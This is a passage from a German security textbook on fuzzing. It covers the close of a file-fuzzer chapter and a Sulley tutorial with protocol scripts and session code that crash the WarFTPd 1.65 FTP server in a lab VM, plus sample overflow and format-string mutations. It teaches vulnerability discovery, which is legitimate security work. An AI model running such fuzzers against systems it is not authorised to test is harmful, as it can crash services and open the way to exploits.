Unser *file_fuzzer.py*-Skript kennt nun einige Kommandozeilenoptionen. Das Flag **-e** gibt den Pfad auf das Executable der Zielanwendung an. Die Option **-x** legt die Dateierweiterung fest, die wir zum Testen verwenden. Wir könnten beispielsweise *.txt* angeben, wenn das der Dateityp ist, den wir dem Fuzzing unterziehen. Der optionale Parameter **-n** teilt dem Fuzzer mit, ob wir per E-Mail informiert werden wollen oder nicht. Nehmen wir nun einen kurzen Test vor.

Ich habe die Erfahrung gemacht, dass man die korrekte Funktionsweise des Fuzzers am besten testen kann, indem man sich die Ergebnisse der Mutation ansieht, während man die Zielanwendung beobachtet. Für das Fuzzing von Textdateien gibt es keine bessere Testanwendung als das Windows Notepad. Im Gegensatz zu einem Hex-Editor oder einem binären Diff-Tool können Sie sich hier tatsächlich die Textänderungen jeder Iteration ansehen. Bevor Sie anfangen, legen Sie ein *examples*- und ein *crashes*-Verzeichnis im gleichen Verzeichnis an, in dem Sie das *file_fuzzer.py*-Skript ausführen. Dann legen Sie eine Reihe von Dummy-Textdateien im *examples*-Verzeichnis an. Um den Fuzzer zu starten, geben sie Folgendes in die Kommandozeile ein:

```
python file_fuzzer.py -e C:\\WINDOWS\\system32\\notepad.exe -x .txt
```

Sie sehen, wie Notepad gestartet wird, und Sie können beobachten, wie Ihre Testdateien mutiert werden. Sobald Sie damit zufrieden sind, dass die Testdateien geeignet mutiert werden, können Sie den Datei-Fuzzer gegen beliebige Anwendungen einsetzen. Lassen Sie uns die Diskussion mit weiteren Überlegungen für diesen Fuzzer abschließen.

8.3 Weitere Überlegungen

Zwar könnte der von uns entwickelte Fuzzer einige Bugs finden, wenn man ihm genug Zeit lässt, aber es gibt doch noch ein paar Verbesserungen, die Sie selbst integrieren können. Betrachten Sie das als mögliche Hausaufgabe.

8.3.1 Codedeckungsgrad (Code Coverage)

Der Codedeckungsgrad ist eine Metrik dafür, wie viel Code Sie ausführen, wenn Sie die Zielanwendung testen. Der Fuzzing-Experte Charlie Miller hat empirisch nachgewiesen, dass ein höherer Codedeckungsgrad auch die Anzahl der gefundenen Bugs erhöht.² Wir können dieser Logik nicht widersprechen! Eine Möglichkeit zur Messung des Codedeckungsgrades bietet die Verwendung eines der von uns erwähnten Debugger und das Setzen von Software-Breakpunkten an allen Funktionen innerhalb des Ziel-Executables. Indem man einfach zählt, wie viele Funktionen bei jedem Testdatensatz aufgerufen werden, erhält man eine Vorstellung davon, wie effektiv der Fuzzer den Code untersucht. Es gibt wesentlich komplexere Beispiele für die Nutzung des Codedeckungsgrades, die Sie natürlich untersuchen und in Ihren Datei-Fuzzer einbinden können.

2. Charlie hielt einen ausgezeichneten Vortrag bei der CanSecWest 2008, der die Bedeutung des Codedeckungsgrades für die Fehlersuche verdeutlichte. Siehe <http://cansecwest.com/csw08/csw08-miller.pdf>. Dieses Papier ist Teil einer größeren Reihe von Arbeiten, an denen Charlie mitgearbeitet hat. Siehe Ari Takanen, Jared DeMott und Charlie Miller, *Fuzzing for Software Security Testing and Quality Assurance* (Artech House Publishers, 2008).

8.3.2 Automatisierte statische Analyse

Die automatisierte statische Analyse eines Binaries zum Aufspüren der Gefahrenstellen im Zielcode kann bei der Suche nach Bugs extrem nützlich sein. Manchmal kann ein einfaches Nachverfolgen aller Aufrufe häufig missbrauchter Funktionen (wie `strcpy`) und deren Überwachung zu positiven Ergebnissen führen. Eine fortschrittlichere statische Analyse kann Ihnen auch dabei helfen, Kopieroperationen zu erkennen oder Fehlerroutinen, die man ignorieren möchte, und viele Dinge mehr. Je mehr Ihr Fuzzer über die Zielanwendung weiß, desto höher sind die Chancen, Bugs zu finden.

Dies sind nur einige Verbesserungen, die Sie an dem Datei-Fuzzer vornehmen bzw. auf jeden Fuzzer anwenden können, den Sie in Zukunft noch entwickeln werden. Wenn Sie einen eigenen Fuzzer entwickeln, ist es unumgänglich, ihn so aufzubauen, dass er später problemlos um zusätzliche Funktionen erweitert werden kann. Sie werden überrascht sein, wie oft Sie mit der Zeit immer wieder den gleichen Fuzzer hervorholen, und Sie werden sich selbst danken, dass Sie ihn im Vorfeld so entworfen haben, dass er einfach erweitert werden kann. Nachdem wir selbst einen einfachen Fuzzer entwickelt haben, wird es Zeit, sich mit Sulley zu beschäftigen, einem Python-basierten Fuzzing-Framework, das von Pedram Amini und Aaron Portnoy von TippingPoint entwickelt wurde. Danach werden wir in einen von mir entwickelten Fuzzer namens ioctlizer abtauchen. Dieser wurde entworfen, um Bugs in den I/O-Kontrollroutinen zu finden, die viele Windows-Treiber nutzen.

9

Sulley

Benannt nach dem großen, füsseligen, blauen Monster aus dem Film *Monster AG*, ist Sulley ein mächtiges, Python-basiertes Fuzzing-Framework, das von Pedram Amini und Aaron Portnoy von TippingPoint entwickelt wurde. Sulley ist mehr als nur ein Fuzzer. Es kann Datenpakete festhalten, erstellt umfassende Absturzberichte und unterstützt die VMWare-Automatisierung. Es ist auch in der Lage, die Zielanwendung nach einem Absturz neu zu starten, sodass die Fuzzing-Session weiter nach Bugs suchen kann. Sulley ist also ein harter Hund.

Zur Datengenerierung nutzt Sulley ein blockbasiertes Fuzzing, also die gleiche Methode wie Dave Aitels SPIKE,¹ dem ersten öffentlichen Fuzzer, der diesen Ansatz nutzte. Beim blockbasierten Fuzzing beschreiben Sie das allgemeine Grundgerüst des Protokolls oder Dateiformats, d.h., Sie definieren die Längen und Datentypen der Felder, die Sie dem Fuzzing unterziehen wollen. Der Fuzzer nimmt dann seine interne Liste von Testdatensätzen und wendet sie in variierender Form auf das Protokollgerüst an. Das hat sich bei der Suche nach Bugs als besonders effektiv erwiesen, da der Fuzzer schon im Vorfeld über Insiderwissen zum fraglichen Protokoll verfügt.

Wir wollen mit den Schritten beginnen, die zur Installation und Inbetriebnahme von Sulley notwendig sind. Wir behandeln dann die Sulley-Primitive, die für die Protokollbeschreibung verwendet werden. Danach sehen wir uns direkt einen vollständigen Fuzzing-Lauf, komplett mit Paket-Capturing und Absturzbericht an. Unser Fuzzing-Ziel wird WarFTPd sein, ein FTP-Daemon mit einer bekannten Stacküberlauf-Lücke. Es ist bei Fuzzer-Entwicklern und -Testern üblich, eine bekannte Sicherheitslücke zu nehmen und zu sehen, ob ihr Fuzzer den Bug findet oder nicht. In unserem Fall wollen wir zeigen, wie Sulley einen erfolgreichen Fuzzing-Lauf vom Anfang bis zum Ende durchgeht. Zögern Sie nicht, sich das von Pedram Amini und Aaron Portway geschriebene Sulley-Handbuch² anzusehen. Es enthält detaillierte Komplettlösungen und eine umfassende Referenz des gesamten Frameworks. Los geht's!

-
1. SPIKE können Sie über <http://immunityinc.com/resources-freesoftware.shtml> herunterladen.
 2. Sie können das Sulley: Fuzzing Framework-Handbuch über <http://www.fuzzing.org/wp-content/SulleyManual.pdf> herunterladen.

9.1 Sulley installieren

Bevor wir tiefer in Sulley einsteigen können, müssen wir es zuerst installieren und in Betrieb nehmen. Ich habe eine gezippte Kopie des Sulley-Quellcodes unter www.dpunkt.de/python-hacking zur Verfügung gestellt.

Nach dem Sie die Zip-Datei heruntergeladen haben, entpacken Sie sie in ein Verzeichnis Ihrer Wahl. Aus dem extrahierten Sulley-Verzeichnis kopieren Sie die Ordner *sulley*, *utils* und *requests* nach C:\Python25\Lib\site-packages\. Damit ist der Sulley-Kern auch schon installiert. Nun müssen noch einige weitere Pakete installiert werden, und dann kann es auch schon losgehen.

Zuerst benötigen Sie das Paket WinPcap, eine Standardbibliothek für das Paket-Capturing auf Windows-Maschinen. WinPcap wird von allen Arten von Netzwerk-tools und IDS (Intrusion Detection System) verwendet, und ist Voraussetzung dafür, dass Sulley den Netzwerkverkehr bei Fuzzing-Läufen festhalten kann. Laden Sie einfach http://www.winpcap.org/install/bin/WinPcap_4_0_2.exe herunter und führen Sie den Installer aus.

Sobald WinPcap installiert ist, müssen zwei weitere Libraries installiert werden: pcap und impacket, die beide von CORE Security stammen. Pcap ist ein Python-Interface für das gerade installierte WinPcap, und impacket ist eine ebenfalls in Python geschriebene Library zur Decodierung und Codierung von Paketen. Laden Sie pcap über <http://oss.coresecurity.com/repo/pcrepy-0.10.5.win32-py2.5.exe> herunter und führen Sie den Installer aus.

Nachdem Sie pcap installiert haben, laden Sie die impacket-Library von <http://oss.coresecurity.com/repo/Impacket-stable.zip> herunter. Extrahieren Sie die Zip-Datei in Ihr C:\-Verzeichnis, wechseln Sie dann in das impacket-Quellverzeichnis und führen Sie den folgenden Befehl aus:

```
C:\Impacket-stable\Impacket-0.9.6.0>C:\Python25\python.exe setup.py install
```

Das installiert impacket in Ihren Python-Libraries. Nun haben Sie alles eingerichtet und können Sulley nutzen.

9.2 Sulley-Primitive

Wenn wir eine Anwendung erstmalig ins Visier nehmen, müssen wir alle Bausteine definieren, die das Protokoll repräsentieren, das wir dem Fuzzing unterziehen wollen. Sulley wird mit einer ganzen Reihe dieser Datenformate ausgeliefert, was es Ihnen ermöglicht, sowohl einfache als auch komplexe Protokollbeschreibungen schnell aufzubauen. Die einzelnen Datenkomponenten werden als *Primitive* bezeichnet. Wir wollen kurz die Primitive behandeln, die wir benötigen, um den WarFTP-Server einem Fuzzing zu unterziehen. Sobald Sie eine genaue Vorstellung davon haben, wie die grundlegenden Primitive effektiv eingesetzt werden, sind die anderen Primitive ein Klacks.

9.2.1 Strings

Strings sind die mit Abstand am häufigsten genutzten Primitive. Strings sind überall. Benutzernamen, IP-Adressen, Verzeichnisse und viele Dinge mehr werden durch Strings repräsentiert. Sulley verwendet die Direktive `s_string()`, um anzugeben, dass die Daten innerhalb der Primitive einen Fuzzing-fähigen String darstellen. Das Hauptargument der `s_string()`-Direktive ist ein gültiger Stringwert, der vom Protokoll als normale Eingabe akzeptiert werden würde. Wollen wir zum Beispiel eine vollständige E-Mail-Adresse einem Fuzzing unterziehen, könnten wir folgendes verwenden:

```
s_string("justin@immunityinc.com")
```

Damit wird Sulley mitgeteilt, dass `justin@immunityinc.com` ein gültiger Wert ist, und es wird diesen String einem Fuzzing unterziehen, bis alle vernünftigen Möglichkeiten durchgespielt wurden. Wurden alle Möglichkeiten ausgeschöpft, kommt es wieder auf den ursprünglich von Ihnen definierten Wert zurück. Ein paar mögliche Werte, die Sulley aus meiner E-Mail-Adresse erzeugen könnte, sehen etwa so aus:

```
justin@immunityinc.comAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
justin@%n%n%n%n%n%n.com  
%d%d%d@immunityinc.comAAAAAAAAAAAAAAAAAAAAAA
```

9.2.2 Trennsymbole

Trennsymbole (Delimiter) sind nichts anderes als kurze Strings, die dabei helfen, lange Strings in kleinere Teile zu zerlegen. Bei unserem Beispiel einer E-Mail-Adresse können wir die `s_delim()`-Directive nutzen, um den übergebenen String weiter zu untergliedern:

```
s_string("justin")
s_delim("@")
s_string("immunityinc")
s_delim(".",fuzzable=False)
s_string("com")
```

Wie Sie sehen, haben wir die E-Mail-Adresse in einige Unterkomponenten aufgeteilt und Sulley angewiesen, den Punkt (.) an dieser speziellen Stelle nicht zu »fuzzzen«, was für das Trennsymbol @ allerdings nicht gilt.

9.2.3 Statische und zufällige Primitive

Sulley besitzt eine Möglichkeit, Strings unverändert oder durch zufällige Daten mutiert zu übergeben. Um einen statischen, unveränderlichen String zu verwenden, nutzen Sie das in den nachfolgenden Beispielen gezeigte Format.

```
s_static("Hallo, Welt!")
s_static("\x41\x41\x41")
```

Um zufällige Daten variierender Länge zu erzeugen, verwenden Sie die `s_random()`-Direktive. Beachten Sie, dass die Direktive eine Reihe zusätzlicher Argumente kennt, die Sulley dabei helfen, festzulegen, wie viele Daten generiert werden sollen. Die Argumente `min_length` und `max_length` teilen Sulley die minimale und maximale Länge der Daten mit, die für jede Iteration erzeugt werden sollen. Das optionale Argument `num_mutations` kann ebenfalls nützlich sein. Es teilt Sulley mit, wie oft der String mutiert werden soll, bevor der Originalzustand verwendet wird. Voreingestellt sind 25 Iterationen. Hier ein Beispiel:

```
s_random("Justin",min_length=6, max_length=256, num_mutations=10)
```

Bei diesem Beispiel werden zufällige Daten generiert, die nicht kürzer als 6 und nicht länger als 256 Bytes sind. Der String wird 10-mal mutiert, bevor wieder »Justin« verwendet wird.

9.2.4 Binäre Daten

Die Sulley-Primitive für binäre Daten ist so etwas wie das Schweizer Messer der Datenrepräsentation. Sie können nahezu alle binären Daten verwenden und Sulley erkennt und fuzzed sie für Sie. Das ist besonders nützlich, wenn Sie Datenpakete eines unbekannten Protokolls besitzen und nur sehen wollen, wie der Server auf halb verfälschte Daten reagiert. Für binäre Daten verwenden wir die Direktive `s_binary()` wie folgt:

```
s_binary("0x00 \x41\x42\x43 0d 0a 0d 0a")
```

Es erkennt diese Formate und behandelt sie während des Fuzzing-Laufs wie jeden anderen String auch.

9.2.5 Integerwerte

Integerwerte sind überall und werden sowohl in Klartext, als auch in binären Protokollen zur Bestimmung von Längen, der Repräsentation von Datenstrukturen und vielen anderen wichtigen Dingen genutzt. Sulley unterstützt alle wichtigen Integertypen. Eine Übersicht finden Sie in Listing 9-1.

```
1 Byte - s_byte(), s_char()
2 Bytes - s_word(), s_short()
4 Bytes - s_dword(), s_long(), s_int()
8 Bytes - s_qword(), s_double()
```

Listing 9-1 Verschiedene von Sulley unterstützte Integertypen

Alle Integertypen kennen auch einige wichtige optionale Schlüsselwörter. Das Schlüsselwort `endian` legt fest, ob der Integerwert im Little- (<) oder Big-Endian-Format (>) vorliegen soll. Voreingestellt ist Little-Endian. Das Schlüsselwort `format` hat zwei mögliche Werte: `ascii` oder `binary`. Es legt fest, wie der Integerwert verwendet wird. Zum Beispiel würde die Zahl 1 im ASCII-Format als \x31 im Binärformat repräsentiert werden. Das Schlüsselwort `signed` legt fest, ob es sich um ein vorzeichenbehaftetes Integer handelt oder nicht. Sie können es nur verwenden, wenn Sie `ascii` als Wert für das `format`-Argument angeben. Es handelt sich um einen booleschen Wert, der mit `False` voreingestellt ist. Das letzte interessante optionale Argument ist das boolesche Flag `full_range`. Es legt fest, ob Sulley alle möglichen Wert des Integers durchgehen soll. Nutzen Sie dieses Flag mit Bedacht, schließlich kann es sehr lange dauern, bis man alle Wert für ein Integer durchlaufen hat, und Sulley ist intelligent genug, bei der Arbeit mit Integerwerten auch die Grenzwerte (Werte, die sehr nahe oder gleich den höchsten und niedrigsten Werten liegen) zu testen. Wenn der höchste Wert eines Integers bei 65.535 liegt, dann probiert Sulley 65.534, 65.535 und 65.536 aus, um diese Grenzfälle zu testen. Voreingestellt ist `full_range` mit `False`, d.h., sie überlassen Sulley die Wahl der Integerwerte selbst. Im Allgemeinen ist es am besten, es dabei zu belassen. Hier einige Beispiele für Integer-Primitive:

```
s_word(0x1234, endian=">", fuzzable=False)
s_dword(0xDEADBEEF, format="ascii", signed=True)
```

Im ersten Beispiel setzen wir ein 2-Byte-Wort auf 0x1234, verwenden das Big-Endian-Format und betrachten es als statischen Wert. Im zweiten Beispiel setzen wir ein 4-Byte-DWORD (Double Word) auf den Wert 0xDEADBEEF und machen es zu einem vorzeichenbehafteten ASCII-Integerwert.

9.2.6 Blöcke und Gruppen

Blöcke und Gruppen sind mächtige Features, mit deren Hilfe Sulley Primitive geordnet zusammenfasst. *Blöcke* fassen Sätze von individuellen Primitiven zu einer einzigen organisatorischen Einheit zusammen. *Gruppen* umfassen einen bestimmten Satz von Primitiven , wobei jede Primitive bei jeder Fuzzing-Iteration durchlaufen wird.

Das Sulley-Handbuch enthält dieses Beispiel eines HTTP-Fuzzing-Laufs mit Blöcken und Gruppen:

```
# import all of Sulley's functionality.

from sulley import *
# this request is for fuzzing: {GET,HEAD,POST,TRACE} /index.html HTTP/1.1
# define a new block named "HTTP BASIC".

s_initialize("HTTP BASIC")

# define a group primitive listing the various HTTP verbs we wish to fuzz.
s_group("verbs", values=["GET", "HEAD", "POST", "TRACE"])
```

```

# define a new block named "body" and associate with the above group.
if s_block_start("body", group="verbs"):

    # break the remainder of the HTTP request into individual primitives.
    s_delim(" ")
    s_delim("/")
    s_string("index.html")
    s_delim(" ")
    s_string("HTTP")
    s_delim("/")
    s_string("1")
    s_delim(".")
    s_string("1")

    # end the request with the mandatory static sequence.
    s_static("\r\n\r\n")

# close the open block, the name argument is optional here.
s_block_end("body")

```

Wie Sie sehen, haben die TippingPoint-Jungs eine Gruppe namens *verbs* definiert, die alle gängigen HTTP-Requests umfasst. Dann haben Sie einen Block namens *body* definiert, der an die *verbs*-Gruppe gebunden ist. Das bedeutet, dass Sulley für jedes Verb (GET, HEAD, POST, TRACE) alle Mutationen des Body-Blocks durchgeht. Sulley produziert also einen sehr umfassenden Satz fehlerhafter HTTP-Requests, der alle primären HTTP-Requests einschließt.

Wir haben nun die Grundlagen behandelt und können einen Fuzzing-Lauf mit Sulley angehen. Sulley kennt weitaus mehr Features, darunter Daten-Encoder, Prüfsummen-Kalkulatoren, automatische Größenbestimmung von Daten und vieles mehr. Eine umfassendere Behandlung von Sulley und zusätzliches Fuzzing-bezogenes Material finden Sie im Fuzzing-Buch *Fuzzing: Brute Force Vulnerability Discovery* (Addison-Wesley, 2007), an dem Pedram Amini auch mitgeschrieben hat. Nun wollen wir einen Fuzzing-Lauf entwickeln, mit dessen Hilfe wir WarFTPd knacken können. Wir wollen zuerst unseren Satz von Primitiven zusammenstellen und wenden uns dann dem Aufbau der Session zu, die unsere Tests steuert.

9.3 WarFTPd knicken mit Sulley

Nachdem wir nun eine grundlegende Vorstellung davon haben, wie man eine Protokollbeschreibung mit Sulley-Primitiven aufbaut, wollen wir das auf ein reales Ziel anwenden: auf WarFTPd 1.65, bei dem es einen bekannten Stacküberlauf gibt, wenn überlange Werte für die USER- oder PASS-Befehle übergeben werden. Beide Befehle dienen der Authentifizierung des FTP-Nutzers, damit der Benutzer Dateiübertragungsoperationen mit dem Host durchführen kann, auf dem der Server läuft. Laden Sie WarFTPd von ftp://ftp.jgaa.com/pub/products/Windows/WarFtpDaemon/1.6_Series/ward165.exe herunter und führen Sie den Installer aus. Der WarFTPd-

Daemon wird dabei einfach im aktuellen Arbeitsverzeichnis entpackt und Sie müssen nur noch *warftpd.exe* ausführen, um den Server zu starten. Sehen wir uns zunächst das FTP-Protokoll kurz an, damit Sie dessen grundlegende Struktur verstehen, bevor wir es mit Sulley verwenden.

9.3.1 FTP – kurze Einführung

FTP ist ein sehr einfaches Protokoll. Es wird verwendet, um Daten von einem System zu einem anderen zu übertragen. Es wird in einer Vielzahl von Umgebungen eingesetzt, die von Webservern bis hin zu modernen Netzwerkdruckern reichen. Standardmäßig wartet ein FTP-Server an TCP-Port 21 auf eingehende Befehle eines FTP-Clients. Wir werden als FTP-Client fungieren, der fehlerhafte FTP-Befehle sendet und damit versucht, den FTP-Server zu knacken. Zwar werden wir nur WarFTPD testen, aber mit unserem FTP-Fuzzer sind Sie in der Lage, jeden gewünschten FTP-Server zu untersuchen!

Ein FTP-Server ist so konfiguriert, dass er entweder anonymen Benutzern die Verbindung zum Server erlaubt oder die Authentifizierung der Benutzer verlangt. Da wir wissen, dass der WarFTPD-Bug durch einen Pufferüberlauf in den USER- und PASS-Befehlen (die beide der Authentifizierung dienen) auftritt, gehen wir davon aus, dass eine Authentifizierung notwendig ist. Das Format dieser FTP-Befehle sieht wie folgt aus:

```
USER <BENUTZERNAME>
PASS <PASSWORT>
```

Sobald Sie einen gültigen Benutzernamen und ein gültiges Passwort eingegeben haben, können Sie alle Befehle zur Dateiübertragung, zum Verzeichniswechsel, Abfrage des Dateisystems und zu vielem mehr verwenden. Da die USER- und PASS-Befehle nur eine kleine Untermenge der Fähigkeiten des FTP-Servers darstellen, wollen wir einige weitere Befehle einstreuen, um nach der Authentifizierung noch nach weiteren Bugs zu suchen. In Listing 9–2 sehen Sie einige weitere Befehle, die wir in unser Protokollgerüst aufnehmen wollen. Wenn Sie alle vom FTP-Protokoll unterstützten Befehle verstehen wollen, verweisen wir an dieser Stelle auf den entsprechenden RFC.³

CWD <VERZEICHNIS>	- Wechsle in Arbeitsverzeichnis VERZEICHNIS
DELE <DATEINAME>	- Lösche entfernte Datei DATEINAME
MDTM <DATEINAME>	- Letzte Modifikation der Datei DATEINAME
MKD <VERZEICHNIS>	- Lege VERZEICHNIS an

Listing 9–2 Zusätzlich von uns genutzte FTP-Befehle

Das ist bei Weitem keine umfassende Liste, erweitert aber unseren Rahmen ein wenig. Nehmen wir also unser Wissen und übersetzen wir es in eine Sulley-Protokollbeschreibung.

3. Siehe RFC959 – File Transfer Protocol (<http://www.faqs.org/rfcs/rfc959.html>).

9.3.2 Das FTP-Protokollgerüst erstellen

Wir wollen nun unser Wissen über die Sulley-Datenprimitiven nutzen, um aus Sulley einen kleinen, aber feinen FTP-Server-Knacker zu machen. Öffnen Sie Ihren Code-Editor, legen Sie eine neue Datei namens *ftp.py* an und geben Sie den folgenden Code ein.

ftp.py

```
from sulley import *
s_initialize("user")
s_static("USER")
s_delim(" ")
s_string("justin")
s_static("\r\n")

s_initialize("pass")
s_static("PASS")
s_delim(" ")
s_string("justin")
s_static("\r\n")

s_initialize("cwd")
s_static("CWD")
s_delim(" ")
s_string("c: ")
s_static("\r\n")

s_initialize("dele")
s_static("DELE")
s_delim(" ")
s_string("c:\\test.txt")
s_static("\r\n")

s_initialize("mdtm")
s_static("MDTM")
s_delim(" ")
s_string("C:\\boot.ini")
s_static("\r\n")

s_initialize("mkd")
s_static("MKD")
s_delim(" ")
s_string("C:\\TESTDIR")
s_static("\r\n")
```

Nachdem das Protokollgerüst steht, wollen wir eine Sulley-Session aufbauen, die unsere Request-Informationen zusammenführt und den Netzwerk-Sniffer sowie den Debugging-Client einrichtet.

9.3.3 Sulley-Sessions

Sulley-Sessions bilden den Mechanismus, der die Requests verknüpft, die Netzwerk-pakete abfängt, das Prozess-Debugging übernimmt, die Absturzberichte erstellt und die virtuelle Maschine kontrolliert. Zu Beginn wollen wir eine Sessions-Datei definieren und uns die verschiedenen Teile ansehen. Öffnen Sie eine neue Python-Datei namens `ftp_session.py` und geben Sie den folgenden Code ein.

ftp_session.py

```
from sulley import *
from requests import ftp # this is our ftp.py file

❶ def receive_ftp_banner(sock):
    sock.recv(1024)

❷ sess           = sessions.session(session_filename="audits/warftpd.session")
❸ target        = sessions.target("192.168.244.133", 21)
❹ target.netmon = pedrpc.client("192.168.244.133", 26001)
❺ target.procmon = pedrpc.client("192.168.244.133", 26002)
    target.procmon_options = { "proc_name" : "war-ftpd.exe" }

# Hier binden wir die Funktion receive_ftp_banner ein, die von
# Sulley ein socket.socket()-Objekt als einzigen Parameter erhält.
sess.pre_send = receive_ftp_banner

❻ sess.add_target(target)
❼ sess.connect(s_get("user"))
    sess.connect(s_get("user"), s_get("pass"))
    sess.connect(s_get("pass"), s_get("cwd"))
    sess.connect(s_get("pass"), s_get("dele"))
    sess.connect(s_get("pass"), s_get("mdtm"))
    sess.connect(s_get("pass"), s_get("mkd"))

    sess.fuzz()
```

Die Funktion `receive_ftp_banner()` ❶ ist notwendig, da jeder FTP-Server ein Banner besitzt, das ausgegeben wird, wenn der Client die Verbindung herstellt. Wir binden das an die `sess.pre_send`-Property, die Sulley anweist, den FTP-Banner zu empfangen, bevor irgendwelche Fuzzing-Daten gesendet werden. Die `pre_send`-Property übergibt ein gültiges Python-socket-Objekt, das unsere Funktion als einzigen Parameter verwendet. Der erste Schritt beim Aufbau der Session ist die Definition einer Session-Datei ❷, die den aktuellen Status unseres Fuzzers festhält. Diese persistente Datei erlaubt es uns, den Fuzzer beliebig zu starten und anzuhalten. Der zweite Schritt ❸ ist die Definition eines Angriffsziels, d.h. einer IP-Adresse und einer Portnummer. Wir greifen **192.168.244.133** an Port **21** an, wo unsere WarFTPD-Instanz (in diesem Fall innerhalb einer virtuellen Maschine) läuft. Der dritte Eintrag ❹ teilt Sulley mit, dass unser Netzwerk-Sniffer auf dem gleichen Host liegt und an TCP-Port 26001 auf Anfragen wartet, d.h., das ist der Port, an dem er Befehle von Sulley entgegennimmt. Der vierte Schritt ❺

teilt Sulley mit, dass unser Debugger ebenfalls auf 192.168.244.133 läuft, diesmal aber an TCP-Port 26002 Befehle von Sulley entgegennimmt. Wir übergeben dem Debugger als zusätzliche Option noch den Namen des Prozesses, der uns interessiert (*war-ftpd.exe*). Wir fügen das definierte Ziel nun in die Parent-Session ein ⑥. Der nächste Schritt ⑦ besteht darin, unsere FTP-Requests in logischer Form zusammenzufügen. Sie können sehen, wie wir alle Authentifizierungsbefehle (USER, PASS) verketten, gefolgt von den Befehlen, für die der Benutzer authentifiziert sein muss. Zum Schluss weisen wir Sulley an, mit dem Fuzzing zu beginnen.

Wir besitzen nun eine vollständig definierte Session mit einer schönen Reihe von Requests und wenden uns nun dem Setup unserer Netzwerk- und Überwachungsskripten zu. Sobald wir damit fertig sind, können wir Sulley starten und sehen, was er mit unserem Angriffsziel anstellt.

9.3.4 Netzwerk- und Prozessüberwachung

Eines der schönsten Features von Sulley ist dessen Möglichkeit, den Fuzzing-Verkehr auf der (Daten-)Leitung zu überwachen und die Abstürze zu verarbeiten, die auf dem Zielsystem auftreten. Das ist extrem wichtig, da Sie den Absturz auf den tatsächlichen Netzwerkverkehr abbilden können, der ihn verursacht hat. Das reduziert die Zeitspanne deutlich, die von einem Absturz zu einem funktionierenden Exploit führt.

Die bei Sulley mitgelieferten Netzwerk- und Prozessüberwachungsagenten sind Python-Skripten und sehr einfach einzusetzen. Beginnen wir mit dem Prozessmonitor *process_monitor.py*, der im Sulley-Hauptverzeichnis liegt. Führen Sie ihn einfach aus, um sich die Nutzungshinweise anzusehen:

```
python process_monitor.py
```

Output:

```
ERR> USAGE: process_monitor.py
    <-c|--crash_bin FILENAME> filename to serialize crash bin class to
    [-p|--proc_name NAME]      process name to search for and attach to
    [-i|--ignore_pid PID]      ignore this PID when searching for the
                                target process
    [-l|--log_level LEVEL]    log level (default 1), increase for more
                                verbosity
    [--port PORT]              TCP port to bind this agent to
```

Wir würden das *process_monitor.py*-Skript mit den folgenden Kommandozeilenargumenten ausführen:

```
python process_monitor.py -c C:\warftpd.crash -p war-ftpd.exe
```

Hinweis Standardmäßig erfolgt die Bindung an den TCP-Port 26002, weshalb wir die Option --port nicht verwenden.

Wir überwachen nun unseren Zielprozess, dabei werfen wir einen Blick auf ***network_monitor.py***. Dieses benötigt eine Reihe zusätzlicher Libraries, nämlich WinPcap 4.0,⁴ pcap⁵ und impacket.⁶ Die jeweiligen Installationsanweisungen finden Sie unter den entsprechenden Download-Adressen.

```
python network_monitor.py
```

Output:

```
ERR> USAGE: network_monitor.py
<-d|--device DEVICE #>    device to sniff on (see list below)
[-f|--filter PCAP FILTER] BPF filter string
[-P|--log_path PATH]        log directory to store pcaps to
[-l|--log_level LEVEL]     log level (default 1), increase for more verbosity
[--port PORT]               TCP port to bind this agent to
```

Network Device List:

```
[0] \Device\NPF_GenericDialupAdapter
● [1] {83071A13-14A7-468C-B27E-24D47CB8E9A4} 192.168.244.133
```

Wie bei unserem Prozessüberwachungsskript müssen wir diesem Skript nur ein paar gültige Argumente übergeben. Wir erkennen, dass das zu nutzende Netzwerkinterface **1** in der Ausgabe auf [1] gesetzt ist. Wir geben diesen Wert an, wenn wir die Kommandozeilenargumente an ***network_monitor.py*** übergeben:

```
python network_monitor.py -d 1 -f "src or dst port 21" -P C:\pcaps\
```

Hinweis Sie müssen **C:\pcaps** anlegen, bevor Sie den Netzwerkmonitor ausführen. Wählen Sie einen einfach zu merkenden Namen.

Nun funktionieren unsere beiden Überwachungsagenten und wir sind bereit für einen Fuzzing-Lauf. Gehen wir es an.

9.3.5 Fuzzing und das Sulley-Webinterface

Jetzt starten wir Sulley und nutzen dessen fest eingebautes Webinterface, um seine Prozesse im Auge zu behalten. Wir starten ***ftp_session.py*** wie folgt:

```
python ftp_session.py
```

-
4. Den WinPcap 4.0-Download finden Sie auf http://www.winpcap.org/install/bin/WinPcap_4_0_2.exe.
 5. Siehe CORE Security pcap (<http://oss.coresecurity.com/repo/pcapy-0.10.5.win32-py2.5.exe>).
 6. Impacket ist Grundvoraussetzung für pcapy; siehe <http://oss.coresecurity.com/repo/Impacket-0.9.6.0.zip>.

Es beginnt damit, die nachfolgenden Ausgaben zu generieren:

```
[07:42.47] current fuzz path: -> user
[07:42.47] fuzzed 0 of 6726 total cases
[07:42.47] fuzzing 1 of 1121
[07:42.47] xmitting: [1.1]
[07:42.49] fuzzing 2 of 1121
[07:42.49] xmitting: [1.2]
[07:42.50] fuzzing 3 of 1121
[07:42.50] xmitting: [1.3]
```

Wenn Sie diese Ausgabe sehen, ist alles gut. Sulley ist damit beschäftigt, Daten an den WarFTPD-Daemon zu senden, und wenn keine Fehler gemeldet werden, kommuniziert es auch erfolgreich mit unseren Überwachungsagenten. Sehen wir uns einmal das Webinterface an, das uns einige weitere Informationen liefert.

Starten Sie den von Ihnen bevorzugten Webbrowser und öffnen Sie <http://127.0.1:26000>. Sie sollten eine Seite sehen, die in etwa so aussieht wie in Abbildung 9–1.

